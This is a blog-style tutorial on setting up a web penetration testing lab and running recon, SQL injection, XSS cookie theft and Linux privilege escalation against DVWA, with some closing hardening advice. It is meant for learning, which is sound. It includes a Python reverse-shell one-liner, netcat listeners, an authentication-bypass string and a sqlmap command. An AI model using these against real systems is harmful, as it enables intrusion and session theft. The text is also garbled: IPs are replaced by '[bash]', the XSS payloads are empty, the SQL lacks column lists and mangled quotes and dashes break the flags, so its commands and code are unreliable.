Listen to this Post

Introduction:
As organizations accelerate their digital transformation, web applications have become the primary attack vector for cybercriminals. Understanding how to identify and exploit vulnerabilities in a controlled environment is essential for IT professionals and security teams. This guide provides a structured approach to setting up a penetration testing lab and executing common attack scenarios, bridging the gap between theoretical knowledge and practical application.
Learning Objectives:
- Set up a complete isolated lab environment for web application security testing.
- Execute manual and automated vulnerability assessments using industry-standard tools.
- Understand the mechanics behind OWASP Top 10 vulnerabilities through hands-on exploitation and mitigation.
You Should Know:
1. Setting Up Your Isolated Testing Environment
Before you can break things, you need a safe place to break them. An isolated lab prevents legal issues and ensures you don’t accidentally impact production networks.
Step‑by‑step guide explaining what this does and how to use it.
1. Install Virtualization Software: Download and install VMware Workstation Player or Oracle VirtualBox on your host machine.
2. Deploy the Attacker Machine: Download a penetration testing distribution like Kali Linux. Create a new VM, allocate at least 4GB of RAM and 2 CPU cores, and install Kali.
3. Deploy the Vulnerable Target: Download a deliberately vulnerable web application like DVWA (Damn Vulnerable Web Application) or OWASP WebGoat. You can set this up on a separate Ubuntu Server VM.
4. Configure the Network: Set the network adapter for both VMs to “NAT” or a “Host-Only” network. This isolates them from your local network but allows them to communicate with each other.
Linux Command (on Kali to verify IP): `ip a`
Linux Command (to ping the target): `ping [bash]`
2. Information Gathering and Reconnaissance
Reconnaissance is the most critical phase of a penetration test. You must understand the target’s digital footprint before launching any exploits.
Step‑by‑step guide explaining what this does and how to use it.
1. Passive Reconnaissance: Use tools like `whois` and `nslookup` to gather information about the target domain without touching the target servers directly.
Linux Command: `whois example.com`
Windows Command: `nslookup example.com`
- Active Reconnaissance: Use Nmap to scan the target VM for open ports and running services. This tells you what “doors” are open.
Linux Command: `nmap -sV -O [bash]` (The `-sV` flag detects service versions, `-O` attempts to identify the operating system.) - Directory Busting: Use a tool like `gobuster` or `dirb` to discover hidden directories and files on the web server that aren’t linked on the main page.
Linux Command: `gobuster dir -u http://[bash] -w /usr/share/wordlists/dirb/common.txt`
3. Exploiting SQL Injection Vulnerabilities
SQL Injection (SQLi) allows an attacker to interfere with the queries an application makes to its database. This can lead to data theft, authentication bypass, or complete server compromise.
Step‑by‑step guide explaining what this does and how to use it.
1. Manual Discovery: Navigate to a login page or a search field in your vulnerable app. Input a single quote (') and submit. If the application returns a database error, it is likely vulnerable to SQLi.
2. Manual Exploitation (Authentication Bypass): In the username field, try entering: `admin’ — ` (Note the space after the dashes). This comments out the password check part of the SQL query.
3. Automated Exploitation with SQLmap: Once you’ve identified a vulnerable parameter (e.g., `http://[bash]/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit`), use SQLmap to automate the database enumeration.
Linux Command: `sqlmap -u “http://[bash]/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” –cookie=”security=low; PHPSESSID=your_session_id” –dbs`
(The `–cookie` flag is often required to maintain a logged-in session with the vulnerable app.)
4. Cross-Site Scripting (XSS) and Session Hijacking
XSS enables attackers to inject malicious scripts into web pages viewed by other users. This is often used to steal session cookies and hijack user accounts.
Step‑by‑step guide explaining what this does and how to use it.
1. Identify a Reflected XSS Vector: Find a search box on the target site that displays the search term back to the user.
2. Craft a Payload: Enter a simple JavaScript payload to trigger a pop-up box, proving the script executes.
Payload: ``
- Simulate Cookie Theft: Set up a simple listener on your attacker machine using Netcat.
Linux Command: `nc -lvnp 8080`
- Craft the Malicious URL: Inject a payload that sends the victim’s cookie to your listener.
Payload: ``
When a victim clicks a link containing this encoded payload, their session cookie is sent to your Netcat listener.
5. Privilege Escalation in Linux Environments
After gaining initial access to a server (perhaps via a file upload vulnerability), the next step is to elevate privileges to root.
Step‑by‑step guide explaining what this does and how to use it.
1. Establish a Reverse Shell: Use a simple Python one-liner from the target to connect back to your Kali machine.
Listener on Kali: `nc -lvnp 4444`
Command on Compromised Target: `python3 -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“[bash]”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’`
2. Enumerate the System: Run basic enumeration scripts to find misconfigurations. Check for files with the SUID bit set.
Linux Command: `find / -perm -4000 2>/dev/null`
- Check Sudo Permissions: See what commands the current user can run with root privileges without a password.
Linux Command: `sudo -l`
If a binary like `vim` or `find` is listed, you can use GTFOBins to find a privilege escalation escape.
6. Hardening a Web Server Against Basic Attacks
Mitigation is just as important as exploitation. Understanding how to patch these flaws is crucial for a blue team or a full-stack developer.
Step‑by‑step guide explaining what this does and how to use it.
1. Input Validation and Parameterized Queries: In your application code (e.g., PHP with MySQLi), replace dynamic SQL string building with prepared statements.
Insecure Code: `$result = mysqli_query($conn, “SELECT FROM users WHERE user=’$user’ AND pass=’$pass'”);`
Secure Code (Parameterized): `$stmt = $conn->prepare(“SELECT FROM users WHERE user=? AND pass=?”); $stmt->bind_param(“ss”, $user, $pass);`
2. Implement Content Security Policy (CSP): Configure the web server to send a CSP header to mitigate XSS attacks. This tells the browser which sources of scripts are trusted.
Apache Configuration (.htaccess): `Header set Content-Security-Policy “default-src ‘self’; script-src ‘self’;”`
3. Web Application Firewall (WAF) Rule: If using ModSecurity, enable the OWASP Core Rule Set (CRS) to block generic SQLi and XSS attempts automatically.
What Undercode Say:
- Practical Context Matters: Understanding the logic behind a vulnerability (like why a single quote breaks a SQL query) is far more valuable than just running a tool like SQLmap. Tools are accelerators, not substitutes for knowledge.
- The Cycle of Offense and Defense: The most effective security professionals understand both sides. By setting up this lab and executing the attacks (offense), you gain the precise insight needed to implement effective mitigations (defense), such as prepared statements and CSP headers.
Prediction:
The line between development and security will continue to blur. We predict a significant rise in “Application Security Posture Management” (ASPM) tools that automate the correlation of security findings directly into developer workflows and CI/CD pipelines. Manual penetration testing will shift focus from finding common, easily-automatable flaws (like basic XSS) to complex business logic errors and AI-powered attack simulations.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Drmarthaboeckenfeld Ai – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


